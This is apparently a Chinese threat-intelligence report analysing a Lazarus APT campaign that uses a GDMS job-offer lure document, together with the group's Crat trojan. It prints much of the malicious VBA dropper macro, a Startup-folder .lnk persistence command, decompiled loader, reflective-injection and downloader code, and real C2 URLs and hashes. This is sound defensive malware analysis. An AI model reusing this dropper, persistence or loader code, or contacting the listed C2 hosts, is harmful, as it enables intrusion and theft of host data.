

目标国防行业：Lazarus使用招聘诱饵结合持续更新的网络武器

mp.weixin.qq.com/s/2sV-DrleHiJMSpSCW0kAMg

收录于合集

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007

年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自

2014年后，该组织开始针对全球金融机构、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开资料显示，2014年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017

年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等时间都出自

Lazarus之手。

近几个月来，Lazarus

组织常用航天，核工业，船舶工业等专业领域头部企业招聘信息为诱饵进行攻击活动，四月中旬红雨滴团队曾披露过《

Lazarus APT

组织使用西方某航空巨头招聘等信息针对美韩的定向攻击事件分析》，该活动后续被某安全厂商归为北极星行动（

OperationNorthStar

），近日，奇安信威胁情报中心红雨滴团队在日常的高价值样本挖掘过程，又捕获了一例该类型攻击样本，此次攻击活动中，

Lazarus组织以通用（GDMS）公司高级业务经理招聘为诱饵，通过恶意宏释放执行后续Payload。红雨滴团队在捕获该样本的第一时间通过社区进行预警。



RedDrip Team
@RedDrip7



Seems new samples from #Lazarus pretend to be job descriptions for #GDMS, The malicious Macro will drop and execute a backdoor.

[virustotal.com/gui/file/9c906...](https://www.virustotal.com/gui/file/9c906...)



12:19 PM · Sep 8, 2020 · Twitter Web App


除此之外，最近几个月我们检测到在Lazarus也在对其Crat木马架构进行快速迭代，目前已经相当成熟。

样本分析

Operation NorthStar新活动

文件名	MD5	类型
GDLS_2020090392828334.doc	8ed89d14dee005ea59634aade15dba97	宏文档

近期捕获的样本采用word本体嵌套一层word的数据,通过宏进行自身数据读取释放运行招聘文档本体,初始文档无法查看诱饵内容,从而诱导受害者启用宏。



若启用宏后,第一层宏文档将在%temp%目录释放同名第二阶段带诱饵文档释放打开的第二阶段文档以GDMS招聘信息为诱饵,通用动力任务系统公司涉及国防和航空航天,



样本在文字末尾通过白色图形遮盖了招聘文档和控件,字符串采用白色进行隐藏。



恶意宏如下所示。

```

53     ntospath = Environ("SystemRoot") & "\system32\mshtml.dll"
54 On Error GoTo error
55
56     With ActiveDocument
57
58         dllData = .Shapes(1).TextFrame.TextRange
59         lnkData = .Shapes(2).TextFrame.TextRange
60         Dim dllBin(211455) As Byte
61         nDllSize = 211455
62
63         Dim lnkBin(1441) As Byte
64         nlnkSize = 1441
65
66         Dim tmpBin
67         tmpBin = bin2var(ntospath)
68
69         Set oShape = .InlineShapes(1)
70         Set oObject = oShape.OLEFormat.Object
71         oObject.SaveAs Environ("temp") & "\ " & ThisDocument.Name
72         oObject.Close
73         Set oObject = Nothing
74
75     End With
76
77     dllpath = Environ("HOMEPATH") & "\Videos\localdb.db"
78
79     Open dllpath For Binary Lock Write As #1
80
81     For inx = 0 To nDllSize
82         dllBin(inx) = CByte("&H" + Mid(dllData, inx * 2 + 1, 2))
83         dllBin(inx) = dllBin(inx) Xor 163
84     Next inx
85
86     Put #1, 1, dllBin
87     Close #1

```

宏与2018年Lazarus APT组织所使用的部分宏代码一致

在HOMEPATH\Videos下释放名为localdb.db的Loader程序，并在启动目录下释放Recent.Ink，实现持久化。

```
88
89     lnkPath = Environ("APPDATA") & "\Microsoft\Windows\Start Menu\Programs\Startup" & "\" & "Recent.lnk"
90
91     Open lnkPath For Binary Lock Write As #1
92
93     For inx = 0 To nlnkSize
94         lnkBin(inx) = CByte("&H" + Mid(lnkData, inx * 2 + 1, 2))
95         lnkBin(inx) = lnkBin(inx) Xor 163
96     Next inx
97
98     Put #1, 1, lnkBin
99     Close #1
100 error:
101     Documents.Open Environ("temp") & "\" & ThisDocument.Name
102     ThisDocument.Close (wdDoNotSaveChanges)
103
104 End Sub
```

Lnk命令行如下

```
Local path (ASCII):          C:\Windows\System32\cmd.exe
[String Data]
Working Directory (UNICODE): C:\Windows\system32
Arguments (UNICODE):        /c start /b C:\Windows\System32\rundll32.exe %HOMEPATH%\videos\localdb.db,ntSystemInfo qBzZN42AyWu6Qatd
```

调用localdb.db的导出函数ntSystemInfo，参数为“qBzZN42AyWu6Qatd”

文件名	MD5	类型
localdb.db	35545d891ea9370dfef9a8a2ab1cf95d	PE

运行过程中会比较参数是否正确

```

1 int __cdecl ntSystemInfo(int a1, int a2, _BYTE *a3)
2 {
3     int result; // eax
4     char v4; // [esp+8h] [ebp-12Ch]
5     char v5; // [esp+9h] [ebp-12Bh]
6     __int16 v6; // [esp+108h] [ebp-2Ch]
7     int v7; // [esp+10Ch] [ebp-28h]
8     int v8; // [esp+110h] [ebp-24h]
9     int v9; // [esp+114h] [ebp-20h]
10    int v10; // [esp+118h] [ebp-1Ch]
11    int v11; // [esp+11Ch] [ebp-18h]
12    int v12; // [esp+120h] [ebp-14h]
13    int v13; // [esp+124h] [ebp-10h]
14    int v14; // [esp+128h] [ebp-Ch]
15    __int16 v15; // [esp+12Ch] [ebp-8h]
16
17    v11 = 663408656;
18    v12 = 46696645;
19    v13 = 1580149580;
20    v14 = 1233852125;
21    v15 = -24284;
22    v4 = 0;
23    memset(&v5, 0, 0xFFu);
24    v6 = 0;
25    v7 = -1950957928;
26    v8 = 854359283;
27    v9 = 1554481035;
28    v10 = 782140471;
29    sub_100014F0((int)&v7, (int)&v4);
30    sub_10001560((int)&v4, (int)&v11 + 1, 16, (int)&v11);
31    v15 = 0;
32    result = strcmp((const char *)&v11, a3);
33    if (!result)
34        sub_10003500();
35    return result;
36 }

```

如果正确则会解密出一段PE，并进行内存加载

```

1 void __noreturn sub_10003500()
2 {
3     HLOCAL v0; // eax
4     unsigned int v1; // eax
5     HLOCAL v2; // esi
6     int v3; // [esp+0h] [ebp-4h]
7
8     v0 = localAlloc(0x800, 0x100u);
9     memset(v0, 0, 0x100u);
10    v1 = 0;
11    do
12    {
13        byte_10003500[v1] ^= v0[u0];
14        ++v1;
15    }
16    while ( v1 < 0x25C78 );
17    v3 = 1547478;
18    v2 = localAlloc(0x800, 0x179CC0u);
19    memset(v2, 0, 0x179CC0u);
20    sub_10001918(&v3, (int)v2);
21    Func_ReflectiveDllInjection(v2);
22    while ( 1 )
23        Sleep(0x1000u);
24 }

```

```

25 if ( *((_DWORD *)a1 + 23112 )
26     < 0x10000000 )
27     v2 = (char *)a1 + *((_DWORD *)a1 + 15);
28     if ( *((_DWORD *)v2 + 17764 )
29         < 0 )
30         return 0;
31     v3 = (char *)VirtualAlloc(*((_DWORD *)v2 + 13), *((_DWORD *)v2 + 20), 0x2000u, 4u);
32     if ( !v3 )
33     {
34         v4 = (char *)VirtualAlloc(0, *((_DWORD *)v2 + 20), 0x2000u, 4u);
35         if ( !v4 )
36             return 0;
37     }
38     v4 = GetProcessHeap();
39     v5 = HeapAlloc(v4, 0, 0x140u);
40     v5[0] = v3;
41     v5[1] = 0;
42     v5[2] = 0;
43     v5[3] = 0;
44     VirtualAlloc(v5, *((_DWORD *)v2 + 20), 0x1000u, 4u);
45     v6 = (char *)VirtualAlloc(v5, *((_DWORD *)v2 + 13), 0x1000u, 4u);
46     memcpy(v6, a1, *((_DWORD *)a1 + 15) + *((_DWORD *)v2 + 21));
47     v7 = (int)&v6 * *((_DWORD *)a1 + 15);
48     *v8 = v7;
49     *((_DWORD *)v2 + 13) = v8;
50     sub_10001000(a1, v2, v5);
51     if ( !v2 || !*((char **)v2 + 13) )
52         sub_10001100(&v3, *((_DWORD *)v2 + 13));
53     if ( !sub_10001210(v5) )
54     {
55         LABEL_13:
56         sub_10005470(v9);
57         return 0;
58     }
59     sub_10001800(v5);
60     v8 = *((_DWORD *)v8 + 40);
61     if ( !v8 )
62     {
63         v9 = &v8;
64         if ( !v9 || !(((int (__stdcall *)(char *, signed int, _DWORD))v9)(v9, 1, 0) )
65             || !v9[0] )
66             v9[0] = 1;
67     }
68     return v5;

```

内存加载的PE疑似为Lazarus APT组织新型Downloader，核心代码在创建的线程中

```

5  if ( fdwReason == 1 )
6  {
7      v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
8      if ( v3 != (HANDLE)-1 )
9          CloseHandle(v3);
10 }
11 return 1;
12}

```

解密字符串

```

20 v15 = 0;
21 memset(&v16, 0, 0x103u);
22 v12 = LocalAlloc(0x40u, 0x105u);
23 memset(v12, 0, 0x105u);
24 String_Decode((unsigned __int8 *)word_1002F540);
25 String_Decode((unsigned __int8 *)word_1002F5C0);
26 v1 = 0;
27 do
28 {
29     v2 = word_1002F540[v1];
30     word_10062400[v1] = v2;
31     ++v1;
32 }
33 while ( v2 );
34 v3 = 0;
35 do
36 {
37     v4 = word_1002F5C0[v3];
38     word_10062C00[v3] = v4;
39     ++v3;
40 }
41 while ( v4 );
42 v5 = GetTickCount();
43 srand(v5);
44 String_Decode((unsigned __int8 *)&unk_1002F514);
45 String_Decode((unsigned __int8 *)word_1002F524);
46 String_Decode((unsigned __int8 *)&unk_1002F530);
47 sub_10004FA0();
48 dword_100623FC = 2 * wcslen((const unsigned __int16 *)word_100303B4);
49 Sleep(0x2710u);

```

解密的字符串如下：

894424 1C	mov dword ptr ss:[esp+0x1C],eax	
E8 D0660000	call 0039C390	
83C4 0C	add esp,0xC	
00 4BF53000	mov ebx,0x3BF540	UNICODE "https://www.dronerc.it/shop_testbr/Adapter/Adapter"
E8 7309FFFF	call 00391640	
00 CBF53000	mov ebx,0x3BF5C0	UNICODE "https://www.fabioluciani.com/ae/include/constant.a"
E8 6909FFFF	call 00391640	
33C0	xor eax,ebx	
8DA424 00000000	lea esp,dword ptr ss:[esp]	

之后进入下载者的流程

```

48 dword_3F23FC = 2 * wcslen((const unsigned __int16 *)word_3C03B4);
49 Sleep(0x2710u);
50 while ( !Downloader((int)URL_1) )
51 {
52     Sleep(0x7530u);
53     if ( Downloader((int)URL_2) )
54         break;
55     Sleep(0x7530u);
56 }
57 v6 = 0;

```

获取本机相关信息以“|”相连接

```
97 Get_Local_IP(&Src, &Buffer);
98 Func_vsprintf(&Src, (const char *)L"%s|%s", v1, word_3C0384);
99 memset(&LCDData, 0, 0x200u);
100 GetLocaleInfo(0x000u, 0x1002u, &LCDData, 50);
101 Func_vsprintf(v1, (const char *)L"%s|%s", v1, &LCDData);
102 Time = _time64(0);
103 v2 = _localtime64(&Time);
104 memset(&LCDData, 0, 0x200u);
105 Func_vsprintf(
106     &LCDData,
107     (const char *)L"%04d-%02d-%02d %02d:%02d:%02d",
108     v2->tm_year + 1900,
109     v2->tm_mon + 1,
110     v2->tm_mday,
111     v2->tm_hour + 1,
112     v2->tm_min + 1,
113     v2->tm_sec + 1);
114 Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCDData);
115 memset(&LCDData, 0, 0x200u);
116 v41 = 520;
117 GetComputerNameW(&LCDData, &v41);
118 Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCDData);
119 memset(&LCDData, 0, 0x200u);
120 sub_391240(&LCDData);
121 Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCDData);
122 v3 = GetModuleHandle(L"kernel32");
123 v4 = GetProcAddress(v3, "IsWow64Process");
124 if ( v4 && (v5 = GetCurrentProcess(), ((void (__stdcall *))(HANDLE, HANDLE *)v4)(v5, &hSnapshot), hSnapshot )
125     Func_vsprintf(&Src, (const char *)L"%s(x64)", &Src);
126 else
127     Func_vsprintf(&Src, (const char *)L"%s(x86)", &Src);
128 memset(&LCDData, 0, 0x200u);
129 Get_AdapterInfo(&LCDData);
130 Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCDData);
131 wcsncpy_s(Dst, 0x1000u, &Src);
132 v6 = wcslen(Dst);
133 hMem = LocalAlloc(0x40u, 0x32000u);
134 memset(hMem, 0, 0x32000u);
```

获取正在运行的进程信息

```

135 v7 = CreateToolhelp32Snapshot(2u, 0);
136 v8 = v7;
137 hSnapshot = v7;
138 if ( v7 == (HANDLE)-1 )
139 {
140     v9 = 0;
141     do
142     {
143         v10 = word_3BF524[v9];
144         *(WCHAR *)((char *)&LCData + v9 * 2) = v10;
145         ++v9;
146     }
147     while ( v10 );
148     goto LABEL_47;
149 }
150 pe.dwSize = 556;
151 if ( Process32FirstW(v7, &pe) )
152 {
153     v11 = 0;
154     v42 = 102400 - v6;
155     for ( i = 0; ; i = v44 )
156     {
157         Func_vsprintf((wchar_t *)&v54, (const char *)L"%d", (unsigned __int16)v11);
158         Func_vsprintf((wchar_t *)&v54, (const char *)L"%s|%s|%d", &v54, pe.szExeFile, pe.th32ProcessID);
159         Func_vsprintf((wchar_t *)&v54, (const char *)L"%s|%d", &v54, pe.th32ParentProcessID);
160         if ( i && i != (HANDLE)-1 )
161             CloseHandle(i);
162         v13 = OpenProcess(0x410u, 0, pe.th32ProcessID);
163         v44 = v13;
164         if ( !v13 )
165             break;
166         if ( hObject && hObject != (HANDLE)-1 )
167             CloseHandle(hObject);
168         hObject = 0;
169         if ( !OpenProcessToken(v13, 8u, & hObject) )
170         {
171             v14 = &v53;
172             do
173             {
174                 v16 = v14[i];
175                 ++v14;
176             }
177             while ( v16 );
178             goto LABEL_27;
179         }

```

收集的信息如下：

```

003C03E0 192.168.1.100|Lz03SY890...pmNXj6N|People's Republic of China|2
003C0460 02C...14 17:09:56|W...I|Windows 7 Professional(x86)|0
003C04E0 0-0c...01...1-95|1|[System Process]||0|0| | | |>2|System|4|0| |
003C0560 | | |>3|smss.exe|268|4|0|NT AUTHORITY\SYSTEM| |\SystemRoot\Syst
003C05E0 em32\smss.exe|>4|csrss.exe|356|336|0|NT AUTHORITY\SYSTEM| |C:\Wi
003C0660 ndows\system32\csrss.exe|>5|wininit.exe|408|336|0|NT AUTHORITY\S
003C06E0 YSTEM| |C:\Windows\system32\wininit.exe|>6|csrss.exe|416|400|1|N

```

对上述信息进行加密后再进行Base64编码，发送到远程服务器上获取后续

```

9  v2 = 0;
10 dwNumberOfBytesRead = 0;
11 dwNumberOfBytesAvailable = 0;
12 if ( !hRequest )
13     return 0;
14 for ( ; InternetQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable, 0, 0) == 1; v2 += dwNumberOfBytesRead )
15 {
16     if ( dwNumberOfBytesAvailable <= 0 )
17         break;
18     v4 = 0x215B9 - v2;
19     if ( 0x215B9 - v2 >= dwNumberOfBytesAvailable )
20         v4 = dwNumberOfBytesAvailable;
21     dwNumberOfBytesRead = v4;
22     if ( !v4 )
23         break;
24     if ( !InternetReadFile(hRequest, (LPVOID)(v2 + a1), v4, &dwNumberOfBytesRead) )
25         return 0;
26 }
27 v5 = hInternet;
28 *a2 = v2;
29 if ( v5 )
30 {
31     InternetCloseHandle(v5);
32     hInternet = 0;
33 }
34 if ( dword_3C03AC )
35 {
36     InternetCloseHandle(dword_3C03AC);
37     dword_3C03AC = 0;
38 }
39 if ( hRequest )
40 {
41     InternetCloseHandle(hRequest);
42     hRequest = 0;
43 }
44 return 1;
45 }

```

https://www.dronerc.it/shop_testbr/Adapter/Adapter_Config.php

<https://www.fabioluciani.com/ae/include/constant.asp>

遗憾的是我们没有获取到后续的木马，如果下载到了后续，则会进行解密操作，之后内存加载。

```

64 result = strcmp(&v15, "KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK");
65 if ( result )
66 {
67     sub_391C80(&v14, (int *)&v15, (int *)&v15);
68     String_Encode((int *)&v14, dword_3A4FE8, dword_3A4FE8, 0x1A52Bui64);
69     v13 = 1078190;
70     v9 = LocalAlloc(0x40u, 0x1073AEu);
71     memset(v9, 0, 0x1073AEu);
72     sub_393310(&v13, (int)v9);
73     v10 = L"MAINFRAME";
74     do
75     {
76         v11 = *v10;
77         *((const wchar_t *)((char *)v10 + (_BYTE *)v12 - (_BYTE *)L"MAINFRAME")) = *v10;
78         ++v10;
79     }
80     while ( v11 );
81     Func_ReflectiveDLLInjection(v9, (int)v12);
82     while ( 1 )
83         Sleep(0x1388u);
84 }
85 return result;


```

Crat木马

Crat最早出现于今年五月份，Lazarus Group针对韩国证券公司进行APT攻击的活动，由于后门的PDB中存在“Crat Client”的字符串所以将其命名为Crat，从五月份至今，我们一直在对Crat

进行跟踪，发现经过了几个月的迭代，目前该木马架构已经较为成熟。

其早期样本中存在大量的调试字符串，功能没有呈现出模块化的趋势



代码中出现了大量的调试字符串

```

191 v28 = -1i64;
192 do
193     ++v28;
194     while ( *(_WORD *) (v4 + 2 * v28) );
195     LODWORD(v40) = 2 * v28 + 2;
196     v29 = (void *)sub_180022C80(v5, v6, v4, v40, v41);
197     if ( !v29 )
198     {
199         GetLastError();
200         v30 = L"[-] %s. Error=%d\n";
201 LABEL_47:
202         Debug_output(v30);
203         goto LABEL_48;
204     }
205     Debug_output(L"[+] Injected the '%s' DLL into process %d.\n");
206     WaitForSingleObject(v29, 0xFFFFFFFF);
207     if ( !GetExitCodeThread(v29, &ExitCode) )
208     {
209         GetLastError();
210         v30 = L"[-] %s. Error=%d\n";
211         goto LABEL_47;
212     }
213     Debug_output(L"[+] Created thread exited with code %d.\n");
214 LABEL_48:
215     v31 = GetProcessHeap();
216     HeapFree(v31, 0, v18);
217     if ( v5 && sub_18001B2E0(&qword_1800A3920, 21i64) )
218     {
219         v32 = (void (__fastcall *) (void *))sub_18001B2E0(&qword_1800A3920, 21i64);
220         v32(v5);
221     }
222 LABEL_53:
223     v33 = ExitCode;
224     v34 = __OFSUB__(*v43, 24i64);
225     v35 = (volatile signed __int32 *) (*v43 - 24i64);
226     v36 = _InterlockedAdd(v35 + 4, 0xFFFFFFFF);
227     if ( (unsigned __int8)((v36 < 0) ^ v34) | (v36 == 0) )
228         (*(void (**)(void)) (**(_QWORD **)v35 + 8i64))();
229     return v33;

```

创建的互斥量如下：

隐藏FPU		
RAX	00000000028CF7F8	&L"CRAT2"
RBX	00000000028CF7F0	&L"1.0.0.7"
RCX	745754F6F61B0000	
RDX	000000000176330	
RBP	00000000028CF8C0	
RSP	00000000028CF7C0	
RSI	0000000000000001	
RDI	0000000000000000	
R8	0000007F00390027	
R9	0000008000340028	
R10	000000000164C08	L"CRAT2"
R11	00000000028CF790	&"PE"
R12	0000000000000000	
R13	0000000000000000	
R14	0000000002610000	
R15	0000000001F00100	"PE"
RIP	000000000262BA3F	

在近期捕获的Crat

样本中发现已经开始模块化，管道模块、信息收集模块、屏幕监控模块、键盘记录模块、持久化模块等

```

48 8D 0D 4C 5A 03 00 | lea rck,qword ptr ds:[140046310]
EB 57 8D FF FF      | call mstscconfig.140009620
33 D2              | xor edx,edx
49 88 CE           | mov rck,r14
FF D0             | call rax
85 C0             | test eax,edx
75 33             | jne mstscconfig.140010907
FF 15 9E 37 01 00 | call qword ptr ds:[x&GetLastError]
3D 17 02 00 00    | cmp eax,717
74 26             | je mstscconfig.140010907
3D 18 02 00 00    | cmp eax,718
0F 85 7D 02 00 00 | jne mstscconfig.140010869
89 10 27 00 00    | mov ecx,7710
FF 15 71 37 01 00 | call qword ptr ds:[x&Sleep]
88 05 08 41 03 00 | mov eax,dword ptr ds:[140044A08]
85 C9             | test eax,edx
0F 85 78 FF FF FF | jne mstscconfig.140010880
EB 06             | jmp mstscconfig.14001090D
88 05 FB 40 03 00 | mov eax,dword ptr ds:[140044A08]
41 8B D0           | mov edx,r13D

```

代码结构发生了细微的改变，调试字符串已经被删除，相关样本及其C2如下：

MD5	C2
2a9e49fc80fe5124ac98ff5b874fb4d4	www.advertapp.me/user/invite.php?ts=
6dafaabebf243e1ad2e5b49178230eb6	www.publishapp.co:443/update/check.php?ts=
11eb80efbf659d7a91bd0e1281d01443	www.loonsaloon.com/wp-content/plugins/revslider/hello.php
a3e3886ae43c6e67acf06d8041d8f4d2	www.moonge.cc

总结

2020

年以来，疫情肆虐全球，同时网络空间的攻击活动也越发频繁，近期，东亚形势备受关注，而具有该国背景的

APT组织近期也活动频繁。

奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的

APP。做到及时备份重要文件，更新安装补丁

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（

<https://sandbox.ti.qianxin.com/sandbox/page>）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。



IOC

MD5

8ed89d14dee005ea59634aade15dba97

35545d891ea9370dfef9a8a2ab1cf95d

2a9e49fc80fe5124ac98ff5b874fb4d4(Crat)

6dafaabebf243e1ad2e5b49178230eb6

11eb80efbf659d7a91bd0e1281d01443

a3e3886ae43c6e67acf06d8041d8f4d2

C2:

https://www.dronerc.it/shop_testbr/Adapter/Adapter_Config.php

<https://www.fabioluciani.com/ae/include/constant.asp>

www.advertapp.me/user/invite.php?ts=

www.publishapp.co:443/update/check.php?ts=

www.loonsaloon.com/wp-content/plugins/revslider/hello.php

参考链接

【1】 <https://blog.alzac.co.kr/3018>

【2】

<https://twitter.com/RedDrip7/status/1303186209158492160>

【3】 <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true>